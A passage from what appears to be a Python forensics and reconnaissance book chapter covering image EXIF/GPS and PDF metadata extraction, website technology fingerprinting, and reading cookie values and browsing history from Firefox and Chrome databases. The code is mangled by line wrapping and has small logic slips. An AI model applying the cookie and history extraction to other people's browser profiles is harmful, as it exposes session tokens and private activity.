Now that we have reviewed the main tags that we can extract from an image, we'll continue to analyze the sub-modules that we have within the PIL module to extract the information from these tags.

Getting the EXIF data from an image

In this section, we will review the PIL submodules to obtain EXIF metadata from images.

First, we import the **`PIL.image`** and **`PIL.TAGS`** modules. PIL is an image-processing module in Python that supports many file formats and has a powerful image-processing capability. Then we iterate through the results and print the values. In this example, to acquire the EXIF data, we can use the **`_getexif()`** method.

You can find the following code in the **`get_exif_tags.py`** file in the **`exiftags`**

folder:

```
from PIL import Image
from PIL.ExifTags import TAGS
for (i,j) in
      Image.open('images/image
      .jpg')._getexif().items(
      ):
         print('%s = %s' %
      (TAGS.get(i), j))
```

In the previous script, we are using the **`_getexif()`** method to obtain the information of the EXIF tags from an image located in the **`images`** folder.

In the following output, we can see the execution of the previous script:

```
$ python3 get_exif_tags.py
GPSInfo = {0:
      b'\x00\x00\x02\x02', 1:
      'N', 2: ((32, 1), (4,
      1), (4349, 100)), 3:
      'E', 4: ((131, 1), (28,
      1), (328, 100)), 5:
      b'\x00', 6: (0, 1)}
ResolutionUnit = 2
ExifOffset = 146
Make = Canon
Model = Canon EOS-5
Software = Adobe Photoshop
      CS2 Windows
```

```
DateTime = 2008:03:09
     22:00:01
Artist = Frank Noort
Copyright = Frank Noort
XResolution = (300, 1)
YResolution = (300, 1)
ExifVersion = b'0220'
ImageUniqueID =
     2BF3A9E97BC886678DE12E6E
     B8835720
DateTimeOriginal = 2002:10:28
     11:05:09
```

We could improve the previous script by writing some functions where, from the image path, it will return information from EXIF tags, including the information related to **GPSInfo**. You can find the following code in the **extractDataFromImages.py** file in the **exiftags** folder:

```
def
     get_exif_metadata(image_
     path):
    exifData = {}
    image =
     Image.open(image_path)
    if hasattr(image,
     '_getexif'):
       exifinfo =
     image._getexif()
       if exifinfo is not
     None:
```

```
            for tag, value in
    exifinfo.items():
                decoded =
    TAGS.get(tag, tag)
                exifData[deco
    ded] = value
  decode_gps_info(exifData)
  return exifData
```

We could improve the information related to **GPSInfo** by decoding the information in latitude-longitude values format. In the following method, we provide an EXIF object as a parameter that contains information stored in a **GPSInfo** object, decode that information, and parse data related to **geo** references:

```
def decode_gps_info(exif):
    gpsinfo = {}
    if 'GPSInfo' in exif:
        Nsec =
     exif['GPSInfo'][2][2]
        Nmin =
     exif['GPSInfo'][2][1]
        Ndeg =
     exif['GPSInfo'][2][0]
        Wsec =
     exif['GPSInfo'][4][2]
        Wmin =
     exif['GPSInfo'][4][1]
        Wdeg =
     exif['GPSInfo'][4][0]
        if exif['GPSInfo'][1]
     == 'N':
```

```
            Nmult = 1
        else:
            Nmult = -1
        if exif['GPSInfo'][1]
    == 'E':
            Wmult = 1
        else:
            Wmult = -1
        latitude = Nmult *
    (Ndeg + (Nmin +
    Nsec/60.0)/60.0)
        longitude = Wmult *
    (Wdeg + (Wmin +
    Wsec/60.0)/60.0)
        exif['GPSInfo'] =
    {"Latitude" : latitude,
    "Longitude" : longitude}
```

In the previous script, we parse the information contained in the **`Exif`** array. If this array contains information related to geopositioning in the **`GPSInfo`** object, then we proceed to extract information about GPS metadata contained in this object.

The following represents our main function, **`printMetadata()`**, which extracts metadata from images inside the **`images`** directory:

```
def printMetadata():
    for dirpath, dirnames,
      files in
      os.walk("images"):
        for name in files:
```

```
        print("[+]
    Metadata for file: %s "
    %
    (dirpath+os.path.sep+nam
    e))
        try:
            exifData = {}
            exif =
    get_exif_metadata(dirpat
    h+os.path.sep+name)
            for metadata
    in exif:
                print("Me
    tadata: %s - Value: %s "
    %(metadata,
    exif[metadata]))
            print("\n")
        except:
            import sys,
    traceback
            traceback.pri
    nt_exc(file=sys.stdout)
```

In the following output, we are getting information related to the **GPSInfo** object about the latitude and latitude:

```
$ python3
    extractDataFromImages.py
[+] Metadata for file:
    images/image.jpg
Metadata: GPSInfo - Value:
    {'Lat':
```

```
      32.07874722222222,
      'Lng':
      -131.4675777777778}
Metadata: ResolutionUnit -
      Value: 2
Metadata: ExifOffset - Value:
      146
...
```

There are other modules that support EXIF data extraction, such as the **ExifRead** module (https://pypi.org/project/ExifRead). We can install this module with the following command:

```
$ pip3 install exifread
```

In this example, we are using this module to get the EXIF data. You can find the following code in the **tags_exifRead.py** file in the **exiftags** folder:

```
import exifread
file =
      open('images/image.jpg',
      'rb')
tags =
      exifread.process_file(fi
      le)
for tag in tags.keys():
    print("Key: %s, value %s"
      % (tag, tags[tag]))
```

In the previous script, we are opening the image file in read/binary mode and with the **process_file()** method from the **exifread** module, we can get all tags in a

dictionary format mapping names of **`Exif`** tags to their values. Finally, we are using the **`keys()`** method to iterate through this dictionary to get all the **`exif`** tags.

In the following partial output, we can see the execution of the previous script:

```
$ python3 tags_exifRead.py
Key: Image Make, value Canon
Key: Image Model, value Canon
     EOS-5
Key: Image XResolution, value
     300
Key: Image YResolution, value
     300
Key: Image ResolutionUnit,
     value Pixels/Inch
Key: Image Software, value
     Adobe Photoshop CS2
     Windows
Key: Image DateTime, value
     2008:03:09 22:00:01
Key: Image Artist, value
     Frank Noort
Key: Image Copyright, value
     Frank Noort
Key: Image ExifOffset, value
     146
Key: GPS GPSVersionID, value
     [0, 0, 2, 2]
Key: GPS GPSLatitudeRef,
     value N
```

```
Key: GPS GPSLatitude, value
     [32, 4, 4349/100]
Key: GPS GPSLongitudeRef,
     value E
Key: GPS GPSLongitude, value
     [131, 28, 82/25]
....
```

In this section, we have reviewed how to extract EXIF metadata, including GPS tags, from images with PIL and **`ExifRead`** modules.

Now that we have reviewed select modules that can be used to extract metadata from images, we are going to review the main modules that we can find in Python to extract metadata from PDF documents.

Extracting metadata from PDF documents

Document metadata is a type of information that is stored within a file and is used to provide additional information about that file. This information could be related to the software used to create the document, the name of the author or organization, as well as the date and time the file was created or modified.

Each application stores metadata differently, and the amount of metadata that is stored in a document will almost always depend on the software used to create the document.

In this section, we will review how to extract metadata from PDF documents with the **`pyPDF2`** module. The module can be installed directly with the **`pip`**

install utility since it is located in the official Python repository:

```
$ pip3 install PyPDF2
```

At the URL https://pypi.org/project/PyPDF2, we can see the last version of this module:

```
>>> import PyPDF2
>>> dir(PyPDF2)
['PageRange',
      'PdfFileMerger',
      'PdfFileReader',
      'PdfFileWriter',
      '__all__',
      '__builtins__',
      '__cached__', '__doc__',
      '__file__',
      '__loader__',
      '__name__',
      '__package__',
      '__path__', '__spec__',
      '__version__',
      '_version', 'filters',
      'generic', 'merger',
      'pagerange',
      'parse_filename_page_ran
     ges', 'pdf', 'utils']
```

We can obtain a description about the **PdfFileReader** class using the following command:

```
Help on class PdfFileReader
      in module PyPDF2.pdf:
```

```
class
      PdfFileReader(builtins.o
      bject)
|  Initializes a
      PdfFileReader
      object.  This operation
      can take some time, as
|  the PDF stream's cross-
      reference tables are
      read into memory.
```

This module offers us the ability to extract document information using the **`PdfFileReader`** class and the **`getDocumentInfo()`** method, which returns a dictionary with the data of the document:

```
|  getDocumentInfo(self)
|       Retrieves the PDF
      file's document
      information dictionary,
      if it exists.
|       Note that some PDF
      files use metadata
      streams instead of
      docinfo
|       dictionaries, and
      these metadata streams
      will not be accessed by
      this
|       function.
|       :return: the document
      information of this PDF
      file
```

```
|       :rtype:
      :class:`DocumentInformat
      ion<pdf.DocumentInformat
      ion>` or ``None`` if
      none exists.
```

The following script allows us to obtain the information of all the PDF documents that are available in the **"pdf"** folder. You can find the following code in the **extractDataFromPDF.py** file in the **pypdf2** folder:

```
def get_metadata():
for dirpath, dirnames, files
      in os.walk("pdf"):
for data in files:
ext =
      data.lower().rsplit('.',
      1)[-1]
if ext in ['pdf']:
print("[--- Metadata : " +
      "%s ",
      (dirpath+os.path.sep+dat
      a))
print("----------------------
      ------------------------
      ------------------------
      --------------")
pdfReader =
      PdfFileReader(open(dirpa
      th+os.path.sep+data,
      'rb'))
info =
      pdfReader.getDocumentInf
```

```
        o()
for metaItem in info:
print ('[+] ' +
        metaItem.strip( '/' ) +
        ': ' + info[metaItem])
pages =
        pdfReader.getNumPages()
print ('[+] Pages:', pages)
layout =
        pdfReader.getPageLayout(
        )
print ('[+] Layout: ' +
        str(layout))
```

In the previous code, we are using the **`walk`** function from the **`os`** module to navigate all the files and directories that are included in a specific directory.

Once we have verified that the target exists, we use the **`os.walk`** (target) function, which allows us to carry out an in-depth walk-through of its target and, for each file found, it will analyze its extension and invoke the corresponding function to print the metadata if it is a supported extension. For each PDF document found in the **`"pdf"`** folder, we are calling the **`getDocumentInfo()`**, **`getNumPages()`**, and **`getPageLayout()`** methods.

Extensible Metadata Platform (**XMP**) is another metadata specification, usually applied to PDF-type files, but also to JPEG, GIF, PNG, and others. This specification includes more generic data such as title, creator, and description.

This module offers us the ability to extract XMP data using the **`PdfFileReader`** class and the **`getXmpMetadata()`** method, which returns a class of type **`XmpInformation`**:

```
|  getXmpMetadata(self)
|      Retrieves XMP
     (Extensible Metadata
     Platform) data from the
     PDF document
|      root.
|      :return: a
     :class:`XmpInformation<x
     mp.XmpInformation>`
|          instance that can
     be used to access XMP
     metadata from the
     document.
|      :rtype:
     :class:`XmpInformation<x
     mp.XmpInformation>` or
|          ``None`` if no
     metadata was found on
     the document root.
```

In the following code, we are using this method to get xmp information related to the document, such as the contributors, publisher, and PDF version:

```
xmpinfo =
     pdfReader.getXmpMetadata
     ()
if
     hasattr(xmpinfo,'dc_cont
```

```
        ributor'): print ('[+]
        Contributor:' ,
        xmpinfo.dc_contributor)
    if
        hasattr(xmpinfo,'dc_iden
        tifier'): print ( '[+]
        Identifier:',
        xmpinfo.dc_identifier)
    if
        hasattr(xmpinfo,'dc_date
        '): print ('[+] Date:',
        xmpinfo.dc_date)
    if
        hasattr(xmpinfo,'dc_sour
        ce'): print ('[+]
        Source:',
        xmpinfo.dc_source)
    if
        hasattr(xmpinfo,'dc_subj
        ect'): print ('[+]
        Subject:' ,
        xmpinfo.dc_subject)
    if
        hasattr(xmpinfo,'xmp_mod
        ifyDate'): print ('[+]
        ModifyDate:',
        xmpinfo.xmp_modifyDate)
    if
        hasattr(xmpinfo,'xmp_met
        adataDate'): print ('[+]
        MetadataDate:',
        xmpinfo.xmp_metadataDate
        )
```

```
if
      hasattr(xmpinfo,'xmpmm_d
      ocumentId'): print ('[+]
      DocumentId:' ,
      xmpinfo.xmpmm_documentId
      )
if
      hasattr(xmpinfo,'xmpmm_i
      nstanceId'): print ('[+]
      InstanceId:',
      xmpinfo.xmpmm_instanceId
      )
if
      hasattr(xmpinfo,'pdf_key
      words'): print ('[+]
      PDF-Keywords:',
      xmpinfo.pdf_keywords)
if
      hasattr(xmpinfo,'pdf_pdf
      version'): print ('[+]
      PDF-Version:',
      xmpinfo.pdf_pdfversion)
if
      hasattr(xmpinfo,'dc_publ
      isher'):
for published in
      xmpinfo.dc_publisher:
     if publisher:
      print ("[+]
      Publisher:\t" +
      publisher)
```

In the following output, we can see the execution of the previous script over a PDF that contains both metadata:

```
$ python3
      extractDataFromPDF.py
----------------------------
      ------------------------
      ------------------------
      -------
[--- Metadata :
      pdf/XMPSpecificationPart
      3.pdf
----------------------------
      ------------------------
      ------------------------
      -------
PdfReadWarning: Xref table
      not zero-indexed. ID
      numbers for objects will
      be corrected.
      [pdf.py:1736]
[+] CreationDate:
      D:20080916081940Z
[+] Subject: Storage and
      handling of XMP in
      files, and legacy
      metadata in still image
      file formats.
[+] Copyright: Copyright
      2008, Adobe Systems
      Incorporated, all rights
      reserved.
[+] Author: Adobe Developer
      Technologies
[+] Creator: FrameMaker 7.2
```

```
[+] Keywords: XMP
      metadata  Exif IPTC
      PSIR  file I/O
[+] Producer: Acrobat
      Distiller 8.1.0
      (Windows)
[+] ModDate:
      D:20080916084343-07'00'
[+] Marked: True
[+] Title: XMP Specification
      Part 3: Storage in Files
[+] Pages: 86
...
[+] PDF-Keywords: XMP
      metadata  Exif IPTC
      PSIR  file I/O
[+] PDF-Version: None
[+] Size: 644542 bytes
```

This module also provides a method called **`extractText()`** for extracting text from PDF documents. The following script allows us to obtain the text for a specific page number. You can find the following code in the **`extractTextFromPDF.py`** file in the **`pypdf2`** folder:

```
#!usr/bin/env python3
import PyPDF2
pdfFile =
      open("pdf/XMPSpecificati
      onPart3.pdf","rb")
```

```
pdfReader =
      PyPDF2.PdfFileReader(pdf
      File)
page_number= input("Enter
      page number:")
pageObj =
      pdfReader.getPage(int(pa
      ge_number)-1)
text_pdf =
      str(pageObj.extractText(
      ))
print(text_pdf)
```

Another way to extract text from PDF documents is using the **PyMuPDF** module. **PyMuPDF** (https://github.com/pymupdf/PyMuPDF) is available in the **PyPi** repository and you can install it with the following command:

```
$ pip3 install PyMuPDF
```

Viewing document information and extracting text from a PDF document is done similarly to **PyPDF2**. The module to be imported is called **fitz** and provides a method called **loadPage()** for loading a specific page, and for extracting text from a specific page we can use the **getText()** method from the **page** object.

The following script allows us to obtain the text for a specific page number. You can find the following code in the **extractTextFromPDF_fitz.py** file in the **pymupdf** folder:

```
#!usr/bin/env python3
import fitz
```

```
pdf_document =
      "pdf/XMPSpecificationPar
      t3.pdf"
doc = fitz.open(pdf_document)
print ("number of pages: %i"
      % doc.pageCount)
page_number= input("Enter
      page number:")
page =
      doc.loadPage(int(page_nu
      mber)-1)
page_text =
      page.getText("text")
print(page_text)
```

The **PyMuPDF** module also allows extracting images from PDF files using the **getPageImageList()** method. You can find the following code in the **extractImagesFromPDF_fitz.py** file in the **pymupdf** folder:

```
#!usr/bin/env python3
import fitz
pdf_document =
      fitz.open("pdf/XMPSpecif
      icationPart3.pdf")
for current_page in
      range(len(pdf_document))
      :
    for image in
      pdf_document.getPageImag
      eList(current_page):
```

```
            xref = image[0]
            pix =
        fitz.Pixmap(pdf_document
        , xref)
            if pix.n < 5:
                pix.writePNG("pag
        e%s-%s.png" %
        (current_page, xref))
            else:
                pix1 =
        fitz.Pixmap(fitz.csRGB,
        pix)
                pix1.writePNG("pa
        ge%s-%s.png" %
        (current_page, xref))
```

The previous script extracts and saves all images as PNG files page by page.

Now that we have reviewed the main modules to extract metadata from PDF documents, we are going to review the main modules that we can find in Python to extract the technologies that a website is using.

Identifying the technology used by a website

The type of technology used to build a website will affect the way information is recovered from the user navigation. To identify this information, you can make use of tools such as **`wappalyzer`** (https://www.wappalyzer.com) and **`builtwith`** (https://builtwith.com).

A useful tool to verify the type of technologies a website is built with is the **BuiltWith** module (https://pypi.org/project/builtwith), which can be installed with this command:

```
$ pip3 install builtwith
```

This module provides a method called **`parse`**, which is passed by the **`URL`** parameter and returns the technologies used by the website as a response.

In the following output, we can see the response for two websites:

```
>>> import builtwith
>>>
      builtwith.parse('http://
      wordpress.com')
{'web-servers': ['Nginx'],
      'font-scripts': ['Google
      Font API'], 'ecommerce':
      ['WooCommerce'], 'cms':
      ['WordPress'],
      'programming-languages':
      ['PHP'], 'blogs':
      ['PHP', 'WordPress']}
>>>
      builtwith.parse('http://
      packtpub.com')
{'cdn': ['CloudFlare'],
      'font-scripts': ['Font
      Awesome'], 'tag-
      managers': ['Google Tag
      Manager'], 'widgets':
      ['OWL Carousel'],
```

```
        'javascript-frameworks':
        ['jQuery', 'Prototype',
        'RequireJS'], 'photo-
        galleries': ['jQuery'],
        'web-frameworks':
        ['Twitter Bootstrap']}
```

Another tool for recovering this kind of information is **Wappalyzer**. Wappalyzer has a database of web application signatures that allows you to identify more than 900 web technologies from more than 50 categories.

The tool analyzes multiple elements of a website to determine its technologies. It analyzes the following HTML elements:

- HTTP response headers on the server
- Meta HTML tags
- JavaScript files, both separately and embedded in the HTML
- Specific HTML content
- HTML-specific comments

`python-Wappalyzer` (https://github.com/chorsley/python-Wappalyzer) is a Python interface for obtaining this information. You can install it with the following commands:

```
$ git clone
      https://github.com/chors
```

```
      ley/python-
      Wappalyzer.git
$ sudo python3 setup.py
      install
```

We could use this module to obtain information about technologies used in the frontend and backend layers of a website:

```
>>> from Wappalyzer import
      Wappalyzer, WebPage
>>> wappalyzer =
      Wappalyzer.latest()
>>> webpage =
      WebPage.new_from_url('ht
      tp://www.python.org')
>>>
      wappalyzer.analyze(webpa
      ge)
{'Nginx', 'Varnish'}
>>> webpage =
      WebPage.new_from_url('ht
      tp://www.packtpub.com')
>>>
      wappalyzer.analyze(webpa
      ge)
{'Bootstrap', 'Google Tag
      Manager', 'jQuery',
      'PHP', 'Magento', 'Font
      Awesome', 'OWL
      Carousel',
      'animate.css', 'MySQL',
      'Cloudflare',
```

```
        'jQuery\\;confidence:50'
        , 'Cart Functionality'}
```

Another interesting tool for getting information about the server version that is using a website is **WebApp Information Gatherer** (**WIG**) (https://github.com/jekyc/wig).

`wig` is a tool developed in Python 3 that can identify numerous content-management systems and other administrative applications, such as web server version. Internally, it obtains the server version operating system using **`server`** and **`x powered-by`** headers website.

These are the options provided by **`wig`** script in the Python 3 environment:

```
usage: wig.py [-h] [-l
       INPUT_FILE] [-q] [-n
       STOP_AFTER] [-a] [-m] [-
       u] [-d]
                [-t THREADS] [-
       -no_cache_load] [--
       no_cache_save] [-N]
                [--verbosity]
       [--proxy PROXY] [-w
       OUTPUT_FILE]
                [url]
WebApp Information Gatherer
positional arguments:
  url                The url to
       scan e.g.
       http://example.com
```

In the following output, we can see the execution of the previous script on a wordpress.com website:

```
_____________________________________
      _____________________________
      __________ SITE INFO
      _____________________________
      _____________________________
      _________________
IP
                Title



192.0.78.9
                WordPress.com:
      Create a Free Website or
      Blog


192.0.78.17
```

```
_____________________________________
      _____________________________
      ___________ VERSION
      _____________________________
      _____________________________
      _________________
Name
              Versions

                                 Ty
      pe

WordPress
              3.8 | 3.8.1 |
      3.8.2 | 3.8.3 | 3.8.4 |
      3.8.5 | 3.8.6 |
      3.8.7   CMS


              3.8.8 | 3.9 |
      3.9.1 | 3.9.2 | 3.9.3 |
      3.9.4 | 3.9.5 |
      3.9.6


              4.0 | 4.0.1 |
      4.0.2 | 4.0.3 | 4.0.4 |
      4.0.5 | 4.1 |
      4.1.1


              4.1.2 | 4.1.3 |
      4.1.4 | 4.1.5 | 4.2 |
```

```
      4.2.1 |
      4.2.2


nginx


                                Pl
      atform




_____________________________________
      ____________________________
      __________ SUBDOMAINS
      ____________________________
      ____________________________
      _______________
Name
               Page
      Title

                IP

https://m.wordpress.com:443
               WordPress.com:
      Create a Free Website or
      Blog                      19
      2.0.78.13
```

... .

In the previous output, we can see how it detects the CMS version, the **`nginx`** web server, and other interesting information such as subdomains used by the **`wordpress.com`** website.

Now that we have reviewed the main modules to extract the technologies that a website is using, we are going to review the main tools that we can use to extract metadata stored by the main browsers – Chrome and Firefox.

Extracting metadata from web browsers


In the following section, we are going to analyze how to extract metadata such as downloads, history, and cookies from the Chrome and Firefox web browsers.

Firefox forensics with Python

Firefox stores browser data in SQLite databases whose location depends on the operating system. For example, in the Linux operating system, this data is located at **`/home/<user>/.mozilla/Firefox/`**.

For example, in the **`places.sqlite`** file, we can find the database that contains the browsing history and it can be examined using any SQLite browser.

In the following screenshot, we can see the SQLite browser with the tables available in the **`places.sqlite`** database:



Nombre	Tipo	Esquema
Tablas (13)		
moz_anno_attributes		CREATE TABLE moz_anno_attributes (id INTEGE
moz_annos		CREATE TABLE moz_annos (id INTEGER PRIMAR
moz_bookmarks		CREATE TABLE moz_bookmarks (id INTEGER PR
moz_bookmarks_deleted		CREATE TABLE moz_bookmarks_deleted (guid T
moz_historyvisits		CREATE TABLE moz_historyvisits (id INTEGER PF
moz_inputhistory		CREATE TABLE moz_inputhistory (place_id INTE
moz_items_annos		CREATE TABLE moz_items_annos (id INTEGER P
moz_keywords		CREATE TABLE moz_keywords (id INTEGER PRIM
moz_meta		CREATE TABLE moz_meta (key TEXT PRIMARY K
moz_origins		CREATE TABLE moz_origins (id INTEGER PRIMAF
moz_places		CREATE TABLE moz_places (id INTEGER PRIMAR
sqlite_sequence		CREATE TABLE sqlite_sequence(name,seq)
sqlite_stat1		CREATE TABLE sqlite_stat1(tbl,idx,stat)

Figure 13.2 – places.sqlite database

We could build a Python script that extracts information from the **moz_downloads**, **moz_cookies**, and **moz_historyvisits** tables. We are getting downloads from the **moz_downloads** table and for each result we print information about the filename and the download date. You can find the following code in the **firefoxParseProfile.py** file inside the **firefox_profile** folder:

```
import sqlite3
import os
def getDownloads(downloadDB):
    try:
        connection =
      sqlite3.connect(download
      DB)
        cursor =
      connection.cursor()
        cursor.execute('SELEC
      T name, source,
      datetime(endTime/1000000
      ,\'unixepoch\') FROM
      moz_downloads;')
```

```
            print('\n[*] ---
        Files Downloaded --- ')
            for row in cursor:
                print('[+] File:
        ' + str(row[0]) + ' from
        source: ' + str(row[1])
        + ' at: ' + str(row[2]))
    except Exception as
        exception:
            print('\n[*] Error
        reading moz_downloads
        database ',exception)
```

In the following code, we are getting cookies from the **moz_cookies** table and for each result we print information about the host and the cookie name and value:

```
def getCookies(cookiesDB):
    try:
        connection =
        sqlite3.connect(cookiesD
        B)
        cursor =
        connection.cursor()
        cursor.execute('SELEC
        T host, name, value FROM
        moz_cookies')
        print('\n[*] -- Found
        Cookies --')
        for row in cursor:
            print('[+] Host:
        ' + str(row[0]) + ',
```

```
            Cookie: ' + str(row[1])
            + ', Value: ' +
            str(row[2]))
        except Exception as
            exception:
                print('\n[*] Error
            reading moz_cookies
            database ',exception)
```

In the following code, we are getting the history from **moz_places** and **moz_historyvisits** tables and for each result we print information about the date and site visited:

```
def getHistory(placesDB):
    try:
        connection =
        sqlite3.connect(placesDB
        )
        cursor =
        connection.cursor()
        cursor.execute("selec
        t url,
        datetime(visit_date/1000
        000, 'unixepoch') from
        moz_places,
        moz_historyvisits where
        visit_count > 0 and
        moz_places.id==
        moz_historyvisits.place_
        id;")
        print('\n[*] -- Found
        History --')
        for row in cursor:
```

```
            print('[+] ' +
        str(row[1]) + ' -
        Visited: ' +
        str(row[0]))
    except Exception as
        exception:
            print('\n[*]
        Error reading
        moz_places,moz_historyvi
        sits databases
        ',exception)
```

To execute the previous script, you need to copy the **sqlite** databases in the same folder where you are running the script. In the GitHub repository, you can find examples of these databases. You could also try the **sqlite** files found in the path of your browser's configuration.

In the execution of the previous script, we can see the following output:

```
$ python3
      firefoxParseProfile.py
[*] --- Files Downloaded ---
[+] File: python-nmap-
      0.1.4.tar.gz from
      source:
      http://xael.org/norman/p
      ython/python-
      nmap/python-nmap-
      0.1.4.tar.gz at: 2012-
      06-20 02:53:09
[*] -- Found Cookies --
```

```
[+] Host: .google.com,
     Cookie: PREF, Value:
     ID=510ad1930fa421ea:U=09
     3cfeda821d4f9d:FF=0:TM=1
     340171722:LM=1340171920:
     S=8Kwi31JU4xgMQPtY
[+] Host: .doubleclick.net,
     Cookie: id, Value:
     2230e78d490100ba
     ||t=1340171820|et=420|cs
     =003313fd48ca76e5eb934ff
     db9
[+] Host: .fastclick.net,
     Cookie: pluto, Value:
     261751780202
[+] Host: .skype.com, Cookie:
     s_sv_122_p1, Value:
     1@47@e/27571/23242/23240
     /23243&s/27241&f/5
[*] -- Found History --
[+] 2012-06-20 02:52:52 -
     Visited:
     http://www.google.com/cs
     e?cx=partner-pub-
     9300639326172081%3Aljvx4
     jdegwh&ie=UTF-
     8&q=python-
     nmap&sa=Search
[+] 2012-06-20 02:52:58 -
     Visited:
     https://www.google.com/u
     rl?
     q=http://xael.org/norman
```

```
/python/python-
nmap/&sa=U&ei=ADvhT8CJOM
Xg2QWVq9DfCw&ved=0CAUQFj
AA&client=internal-uds-
cse&usg=AFQjCNFG2YI1vud2
nwFGe7l9gAQJq7GMIQ
```

Now that we have reviewed the main files where the downloads, cookies, and the stored history of the Firefox browser are located, we are going to review an open source tool that automates the complete metadata extraction process.

Firefed (https://github.com/numirias/firefed) is a tool that executes in the command line and allows you to inspect Firefox profiles. It is possible to extract stored passwords, preferences, plugins, and history.

These are the options available for the **`firefed`** script:

```
$ firefed -h
usage: firefed [-h] [-V] [-P]
       [-p PROFILE] [-v] [-f]
       FEATURE ...
A tool for Firefox profile
       analysis, data
       extraction, forensics
       and hardening
optional arguments:
  -h, --help            show
       this help message and
       exit
  -V, --version         show
       program's version number
       and exit
```

```
-P, --profiles        show
    all local profiles
-p PROFILE, --profile
    PROFILE
                      profi
    le name or directory to
    be used when running a
                      featu
    re
-v, --
    verbose         verbose
    output (can be used
    multiple times)
-f, --force           treat
    target as a profile
    directory even if it
    doesn't
                      look
    like one
```

The following command returns the profiles available in our Firefox installation:

```
$ firefed -P
2 profiles found:
default [default]
/home/linux/.mozilla/Firefox/
     77ud9zvl.default
default-release
/home/linux/.mozilla/Firefox/
     n0neelh1.default-release
```

Once we know the name of the profile name that we are going to analyze, we could execute the following

command to obtain different items such as downloads, cookies, bookmarks, and history that the browser has stored over the default-release profile:

```
$ firefed -p default-release
      [downloads|cookies|bookm
      arks|history]
```

In the same way that we can extract metadata from the Firefox browser, we can do it with Chrome since the information is also saved in a **`sqlite`** database.

Chrome forensics with Python

Google Chrome stores browser data in SQLite databases located in the following folders, depending on the operating system:

- **Windows 7 and 10**: **`C: \Users\[USERNAME]\AppData\Local\Google\Chrome\`**
- **Linux**: **`/home/$USER/.config/google-chrome/`**
- **macOS**: **`~/Library/Application Support/Google/Chrome/`**

For example, in the **`History`** SQLite file, we can find the database that contains the browsing history under the **`Default`** folder and it can be examined using any SQLite browser.

In the following screenshot, we can see the SQLite browser with tables available in the history database:




Figure 13.3 – Tables available in the history SQLite database


Between the tables for the history database and the associated fields and columns, we can highlight the following:

- **downloads**: **`id`**, **`current_path`**, **`target_path`**, **`start_time`**, **`received_bytes`**, **`total_bytes`**, **`state`**, **`danger_type`**, **`interrupt_reason`**, **`end_time`**, **`opened`**,

`referrer, by_ext_id, by_ext_name, etag, last_modified, mime_type, original_mime_type`

- **downloads_url_chains**: `id, chain_index, url`
- **keyword_search_terms**: `keyword_id, url_id, lower_term, term`
- **meta**: `key, value`
- **segment_usage**: `id, segment_id, time_slot, visit_count`
- **segments**: `id, name, url_id`
- **urls**: `id, url, title, visit_count, typed_count, last_visit_time, hidden, favicon_id`

In the following screenshot, you can see the columns available in the downloads table:



Name	Type	Schema
Tables (12)		
downloads		CREATE TABLE downloads (id INTEGER PRIMARY KEY,guid VARCHAR NOT NULL,current_path LONGVARCH
id	INTEGER	`id` INTEGER
guid	VARCHAR	`guid` VARCHAR NOT NULL
current_path	LONGVARCHAR	`current_path` LONGVARCHAR NOT NULL
target_path	LONGVARCHAR	`target_path` LONGVARCHAR NOT NULL
start_time	INTEGER	`start_time` INTEGER NOT NULL
received_bytes	INTEGER	`received_bytes` INTEGER NOT NULL
total_bytes	INTEGER	`total_bytes` INTEGER NOT NULL
state	INTEGER	`state` INTEGER NOT NULL
danger_type	INTEGER	`danger_type` INTEGER NOT NULL
interrupt_reason	INTEGER	`interrupt_reason` INTEGER NOT NULL
hash	BLOB	`hash` BLOB NOT NULL
end_time	INTEGER	`end_time` INTEGER NOT NULL
opened	INTEGER	`opened` INTEGER NOT NULL
referrer	VARCHAR	`referrer` VARCHAR NOT NULL
site_url	VARCHAR	`site_url` VARCHAR NOT NULL
tab_url	VARCHAR	`tab_url` VARCHAR NOT NULL
tab_referrer_url	VARCHAR	`tab_referrer_url` VARCHAR NOT NULL
http_method	VARCHAR	`http_method` VARCHAR NOT NULL
by_ext_id	VARCHAR	`by_ext_id` VARCHAR NOT NULL
